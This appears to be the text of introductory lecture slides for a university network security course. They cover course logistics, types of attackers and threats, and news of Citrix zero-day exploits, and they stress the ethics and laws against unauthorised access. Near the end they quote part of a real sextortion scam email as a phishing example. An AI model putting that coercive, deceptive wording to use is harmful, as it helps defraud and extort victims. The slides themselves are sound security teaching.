

Manolis (Vasilomanolakis) & Carsten (Baum)

network security: introduction lecture

Outline

- Meet the lecturers/team
- Course logistics
- Introduction to network security
 - Attackers
 - Attack examples
 - Security modelling
- Lab homework
- Advertisements

Intro: lecturers & course logistics

Meet the lecturers

Carsten Baum

About me

Associate Prof. in Cybersecurity Engineering at DTU Compute

Research interests

- **Cryptography** and Secure protocols
- **Privacy-Enhancing Technologies**

My part in Netsec

1. Introduction to Cryptography
2. Privacy



About me

If you want to learn more about cryptography

- 01410 (Cryptology 1) and follow-up courses
- Master thesis

How to reach me

Office in 322, room 210

E-Mail cabau@dtu.dk

Twitter @crypto_carsten

Office hours

Upon request

Meet the lecturers

Manolis Vasilomanolakis

About me

- **Manolis** (short version of Emmanouil)
- Associate professor in cyber-security
- Board member of **The Honeynet Project**
- Vice head of the DTU Compute PhD school
- Research interests:
 - Cyber Deception**
 - Botnets**
 - Synthetic attack data generation**
 - Intrusion detection**
 - IoT security**
 - Offensive cyber-security**
 - Cyber-security psychology**



About me

If you want to learn more about security:

- Current topics in system security
- Master thesis (limited availability, ask me early!)
- Special course (limited availability, ask me early!)

How to reach me

Office in 322, room 216

E-Mail emmva@dtu.dk

<https://mvasiloma.com/>

Office hours

Upon request

Meet the teaching assistants

The TA team

TA team

- **Ricardo Yaben** (PhD student)



- **Brooke Lampe** (PhD student)



- **Togu Turnip** (PhD student)



- **Viktor Olesen** (MSc student)

- **Myrsini Gkolemi** (MSc student)



- **Miroslav Holecek** (MSc student)

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Meet the course

Network security (02233)

What is this?

- Network security
- Where: 208/54
- When: now ☺ i.e., **Tuesdays**,
 - **Lectures: 13:00-15:00pm, labs & exercises: (15:00-17:00)**
 - Lectures from me, Carsten, and Ludwig (invited speaker)
 - Self study
 - 2 full lab days with TAs
 - Written exam
 - 4 hours, all aids allowed (no internet)

Course overview

The **objectives of the course** are:

- List commonly-seen **threats** arising from the use of protocols in networked computer systems.
- **Exploit** and know how to **fix** common **vulnerabilities** and attacks against servers and other **networked computer systems**.
- Explain common vulnerabilities of **wireless networks** and mechanisms used to secure them.
- Explain the basic mechanisms used for the **detection of intrusion attempts** in computer systems.
- Perform a **network scanning and a vulnerability assessment** against a computer network.
- Select appropriate **firewall** rules expressed in a commonly-used rule language in order to implement a given firewall security policy.
- Select appropriate mechanisms to **protect a networked computer system** against given risks.
- Select appropriate tools for **communicating privately** on the Internet.

Who are you?

- Recommended prerequisites:
 - 02239 (data security)
 - It is assumed that participants know a variety of commonly-used protocols for communication in data networks, and how they work

Course type	MSc Offered as a single course Technological specialization course, MSc. Eng., Computer Science and Engineering Technological specialization course, MSc. Eng., Communication Technologies and System Design
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TENTATIVE plan

- Lecture 1: Intro (**Manolis, Carsten**) 30.01
- Lecture 2: **Crypto essentials** (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04

Course website on DTU Learn

- Make sure you check it regularly!
- **Slides** of lectures uploaded after the lecture (latest)
- **Solutions** to exercises uploaded a week after

The screenshot shows the DTU Learn course website for '02233 Network Security Spring 24'. The header features a blue background with a circuit board pattern and binary code. The course title '02233 Network Security Spring 24' is displayed. Below the header, a message states 'This course is open for students' with a 'Course setup' button. The main content area contains an announcement titled 'Welcome to network security' by Emmanouil Vasilomanolakis, posted on 29 January 2024 at 10:22 AM. The announcement text includes a welcome message, information about the start date and location, and book recommendations. To the right of the announcement, there is a 'MS Teams Course Connector' section with a note about creating a course team in Microsoft Teams. At the bottom, a calendar shows upcoming events for January and February, all listed as 'Teaching' sessions at 1:00 PM.

Questions and open office hours

- Upon request for both me and Carsten
- make use of the **DTU learn discussion forum!**

Discussions

[Settings](#) [Help](#)

[Discussions List](#) [Subscriptions](#)

Filter by: Unread [▼ Collapse All Forums](#)

Q&A ▾

Here you can ask questions and we will come back to you asap. Please be respectful of your colleagues and teaching assistants :)

Topic	Threads	Posts	Last Post
Remember to use this for various questions. ▾ this is an example question.	0	0	

Reading Material

- No textbook. Optional reading material includes:
 - "Serious Cryptography" by Jean-Philippe Aumasson. This is mainly for the Lecture 2 hat will cover all crypto essentials needed for network security
 - Security engineering by Ross Anderson. This covers all aspects of network security.
 - Network security essentials by William Stallings. This also covers all aspects of network security (a bit more structured and shorter than Ross' book).
- Open reading and studying material will be posted at **DTU Learn**
 - Articles and other documents available online
 - Links to free and open books
 - Videos
 - Slides of the lectures
- Do your own research online!

Course tips #1

- To learn network security you have to **make your hands dirty**
 - Do the homework
 - Participate in the lab activities
- You are free to manage your own time
 - The homework assignments do not have a deadline
 - It is recommended to do them **every week**
 - You can work after the lecture or work from home
 - You can discuss with your classmates
 - At least make sure you do them **before the exam**
 - **There will be questions from the practical parts in the final exam!**

Course tips #2

- A lot of the lab work will be designed for **Linux** (Ubuntu or Kali)
 - If you don't use Linux as your primary OS, you can use a **Virtual Machine (VM)** or a bootable USB stick
- Some homework assignments can be done on Windows or MacOS
 - But you are on your own!
- We will have a **dedicated bootcamp day (Lecture 3)** for setting up the environment with the TA team!

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Introduction to network security

What is a networked system?

- A number of computing systems that are connected over physical media (wired or wireless) and can exchange data, supporting several applications and services
- A computer network can be as large as the **Internet** and as small as **two computers connected to each other**

The Internet is a dark place.

Cyber-attacks are increasing...

BLEEPINGCOMPUTER



Search Site

50% of cyber attacks now use island hopping

NEWS ▾ DOWNLOADS ▾ VIRUS REMOVAL GUIDES ▾ TUTORIALS ▾ DEALS ▾

DTU

Uddannelse Efteruddannelse Forskning Innovation Samarbejde Om DTU Nyheder

STUDIESTART

Velkommen til alle nye bachelor- og diplomingenørstuderende

INFORMATION OM STUDIESTART

HNS
— Hide N' Seek —

WRITTEN BY Esther Kezia

AALBORG UNIVERSITY

AAU IT SERVICES / ALERT /

INFORMATION ABOUT IT SYSTEMS AFTER CRITICAL IT INCIDENT

TEMPORARY DATA HOTLINE

We are following the plan for reopening access to all systems and services. Before a system/service can be reopened, an extensive check-up procedure needs to be introduced.

Therefore, we have set up a temporary data hotline to ensure that activities, that are very important to AAU the next 14 days, will be prioritized.

The temporary data hotline can be contacted at tel. + 45 9940 7000

The phone is open every weekday from 8-15.30.

The service is temporary, and the hotline will be shut down when the systems operate as usual.

NOW USERS WITHOUT NEMID, WHO ARE NOT ABLE TO MEET IN PERSON, ALSO CAN CHANGE PASSWORD

We are now ready to help employees and students, who do not have a NemID, and who are not able to meet in person, to change their password.

Please, call ITS Support at + 45 9940 2020. Of course, there is also by this method a user verification demand. ITS Support will guide you through the verification steps.

are in the firing line of this increasingly popular cyber attack method

If there is a vulnerability, you will be attacked.

The screenshot shows a news article from DTU Compute. The title is "New zero-days in Citrix NetScaler ADC, Gateway under attack". The article discusses two new vulnerabilities in Citrix products. It includes a photo of Rob Wright, News Director, and a publication date of 17 Jan 2024. Below the article are social media sharing icons for Facebook, Twitter, LinkedIn, and Email. A sponsored news section for Dell Technologies is also visible.

NEWS

New zero-days in Citrix NetScaler ADC, Gateway under attack

The new vulnerabilities come four months after a variety of threat actors exploited the 'Citrix Bleed' zero-day flaw in NetScaler ADC and Gateway products.

By Rob Wright, News Director | Published: 17 Jan 2024

Citrix's NetScaler ADC and NetScaler Gateway products are under attack again, courtesy of two new zero-day vulnerabilities that are being actively exploited.

The [zero-day flaws](#), tracked as CVE-2023-6549 and CVE-2023-6548, were disclosed and patched Tuesday. CVE-2023-6549 is a high-severity denial-of-service vulnerability with an 8.2 CVSS score, while CVE-2023-6548 is a medium-severity flaw with a 5.5 CVSS score that allows an authenticated attacker to remotely execute code on management interfaces.

In a [security advisory](#), Citrix warned that exploits were observed in the wild. The software company "strongly urges" customers to apply updates immediately for all affected versions, which include the following:

Sponsored News

Driving Digital Transformation in Healthcare
-Dell Technologies

Minor hacker attack handled

DTU (Employee) | Messages - Employees

Briefing from IT director Mads Henrik Bang about a minor hacker attack against DTU. The attack is over, and there are no further signs of an IT security breach.

Last week, DTU was unfortunately exposed to a minor hacker attack. The incident involved 14 users of DTU's [Citrix](#) system, whose sessions were taken over by external actors. These external actors thus had access to the users' [Citrix](#) desktop and the content that was accessible in their [Citrix](#) access. However, they did not have access to the rest of the content on the users' computers.

Since then, DTU has done the following:

- We have reviewed the available logs to uncover the extent of the attack. The investigations show that this is an isolated incident and that there are no signs of further security breaches.
- We have installed security updates to ensure that the access used is closed. Thus, we continue to consider [Citrix](#) to be a secure IT system.
- We have contacted the 14 users affected by the incident and guided them on how to behave. [Citrix](#) users who have not been contacted directly by AIT should take no action.
- We have reported the incident to the Danish Data Protection Agency.

With that, we consider the incident handled.


Solution?

Cyber-security!

- Large field
 - **Network security**
 - Cryptography
 - Software security
 - Security economics
 - Threat/risk assessment
 - Security education
 - Etc.

Some necessary disclaimers

- There is no 100% cyber-security.
- **Absolutely anything** can be hacked.
- If someone claims to have the super bullet-proof cyber-security product for you (or your company)... don't trust them
 - snake-oil cryptography/security



The only truly secure system is one
that is powered off, cast in a block
of concrete and sealed in a lead-
lined room with armed guards.

cold boot
attacks?

weakest link
again!

Gene Spafford

quotefancy



Ethics of security

- With knowledge comes responsibility
- Taking a network security course is not an excuse for any illegal activity
- The fact that a file or computer is not properly secured is not an excuse for unauthorised access
- Absolutely avoid any harmful unauthorized action during this course!

If ethics do not convince you, there are laws too

- The Danish Criminal Code section 263 (1) prescribes: “A fine or imprisonment for a term not exceeding one year and six months is imposed on any person who gains unauthorized access to any data or programs of another person intended for use in a data system.”
- if offences are committed in a systematic or organized manner, the penalty may increase to imprisonment for a term not exceeding six years
- Note that as Criminal Code section 275 (2) states: indictment only occurs when the aggrieved party has either reported the matter to the police or has later agreed that charges should be brought against someone

Why security fails?

- Many reasons:
 - **HUMANS**: this is the biggest problem –but hard to solve ;)
 - Weakest point on all networks/systems
 - **Math/cryptography/technology evolves**
 - High power computers can break/crack mathematical problems that were supposed to be “practically unbreakable” a few years/decades ago
 - Quantum computers vs the **integer factorization** problem, the **discrete logarithm** problem or the **elliptic-curve** discrete logarithm problems
 - The **Internet** was not built with security-by-design in mind

Types of attackers (Motivation)


- Plenty, depending on their motives:
 - Cyber-criminals
 - Governments
 - Organized crime groups
 - Cyber-terrorists
 - Hackers
 - Hired
 - Curious folks
 - Professionals (e.g., penetration testers)
 - Script kiddies
 - Hacktivists



The motivation is the key!

- Security is an **inconvenience**
 - It costs money and lowers the performance of the system
 - A small cost to pay now to avoid a bigger cost layer
- Absolute security is **impossible** (and often **unaffordable**)
 - Fortunately, an attack has costs for the attacker as well (resources and risk)
 - The goal is to raise the effort involved in an attack to a level where the **costs exceed the attacker's gain**
 - To secure a network you have to know who is your enemy
- How much would you pay for a **front door** for your apartment?

Types of attackers:



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
Types of threats (1)

- **Simple classification:**
 - Active attacks
 - Passive attacks
- **Passive attacks**
 - Examples: eavesdropping
 - Extremely difficult to detect
- **Active attacks**
 - Examples: replay attacks, denial of service, etc.
 - Can be much more destructive




Types of threats (2)

- Plenty:
 - Privacy attacks
 - Password attacks
 - Phishing
 - Malware
 - Trojans
 - Ransomware
 - Botnets
 - Advanced persistent threats
 - Denial of service
 - Man-in-the-middle
 - IoT-specific attacks
 - Social engineering scams
 - Etc.



Types of threats (2)

- Plenty:
 - Privacy attacks
 - Password attacks
 - Phishing
 - Malware
 - Trojans
 - Ransomware
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 - Advanced persistent threats
 - Denial of service
 - Man-in-the-middle
 - IoT-specific attacks
 - Social engineering scams
 - Etc.



ATTACK EXAMPLES

Types of threats

- Plenty:
 - (spear)Phishing/SPAM
 - Privacy attacks
 - Password attacks
 - Botnets
 - Denial of service
 - IoT-specific attacks
 - Social engineering scams
 - Malware
 - Trojans
 - Ransomware
 - Man-in-the-middle
 - Advanced persistent threats
 - Etc.

Types of phising

- **Spam**
 - Buy Viagra!
 - Types: adult, health, economic (make money!), etc.
- **Phishing**
 - Go to this website
- **Spear phishing**
 - (trusted? source) Go to this website of “our” organization to change your password
 - Whale-phishing: targeting or impersonate top management
- **Extortion**
- **Beyond email**
 - Forums
 - SMS
 - Social network

From: [REDACTED]
To: [REDACTED]
Subject: [REDACTED]

The text of your alleged password appears in both these locations

i am well aware [REDACTED] one of your passphrases. Lets get right to purpose. No-one has paid me to investigate you. You may not know me and you're most likely wondering why you're getting this mail?

i installed a software on the 18+ vids (sex sites) web site and you know what, you visited this site to experience fun (you know what I mean). When you were viewing videos, your Internet browser started working as a Remote Desktop having a keylogger which provided me access to your screen and also webcam. Immediately after that, my software program collected all your contacts from your Messenger, Facebook, and e-mail. and then I created a video. First part displays the video you were watching (you have a fine taste rofl), and second part displays the view of your webcam, yeah its you.

You have only 2 alternatives. We should check out each one of these options in details:

1st option is to skip this email. as a result, I most certainly will send out your actual videotape to every single one of your personal contacts and then imagine regarding the humiliation you will definitely get. Furthermore should you be in a loving relationship, exactly how it will certainly affect?

